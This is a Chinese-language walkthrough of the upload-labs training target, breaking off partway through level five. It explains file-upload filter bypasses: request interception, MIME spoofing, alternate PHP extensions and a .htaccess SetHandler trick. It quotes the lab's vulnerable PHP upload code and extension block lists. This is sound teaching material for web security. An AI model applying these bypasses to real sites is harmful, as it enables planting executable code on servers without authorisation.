upload通关笔记
upload-labs通关笔记
第一关 前端绕过

可以看到这里的上传的验证是javascript验证的,也就是前台认证,但是我们可以利用后台验证绕过。
步骤:
1、上传一个2.png
2、抓包将2.png修改为2.php

然后看看是否成功上传



upload目录是这个靶机上传的文件的存放目录,所以上传的东西都会在这里,所以看有没有成功上传的话可以直接来这里看,或者去访问一下http://xxx.xxx.xxx/upload/文件名,如我刚刚上传的2.php就是这个链接
http://127.0.0.1/upload/upload/2.php
第二关 MIME类型绕过


所谓文件类型就是上传文件的时候请求中的Content-Type,如下

这关的代码逻辑就是,如果上传的文件类型是image/jpeg或image/png或image/gif就可以上传。那么只要上传一个php文件,然后把文件类型修改为image/jpeg即可上传

成功上传~
第三关 文件名后缀绕过
此关就是后台禁止
php、jsp、asp、aspx这四个文件上传
这关的代码比较长,我就直接贴出来了~
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.'); // 获取文件名的后缀(就是获取.后面的内容)
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空
        if(!in_array($file_ext, $deny_ext)) { // 如果$file_ext的值不在$deny_ext列表里,即进入条件
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                 $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}

既然不能上传php,那么我们可以上传.php3(在某些环境下php3也是当php解析,介绍文章:https://www.cnblogs.com/natian-ws/p/7265806.html)
然后看看是否上传了

可以看到是上传了的,但是为什么名字会那么长呢?
可以看看代码中第15行
$img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
这个$img_path就是上传后的文件的地址,UPDATE_PATH就是上传目录(upload),data("YmdHis")就是当前时间的年月日时分秒,rand(1000,9999)就是在0000到9999中随机抽数字,$file_ext就是上传的文件的后缀,所以拼接起来就是这么长的名字。
那么我们上传了这个文件后,看不到他的名字,我们就可以爆破当前时间的年月日时分秒,然后后面几个随机数字爆破,这里不演示了,直接打开看看php3是否和php效果一样~
第四关 上传.htaccess文件
这一关坏得很,因为他把全部后缀都加入黑名单了,代码如下
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空
        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
可以看到限制了很多后缀,但是我们可以上传.htaccess文件,然后在里面写
<FilesMatch "">
SetHandler application/x-httpd-php
</FilesMatch>
这个意思是把这个目录的所以文件当php解析,但是这个也是有环境限制的,只能在apache用,因为.htaccess是apache的配置文件
第五关 大写绕过
这一关代码如下
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
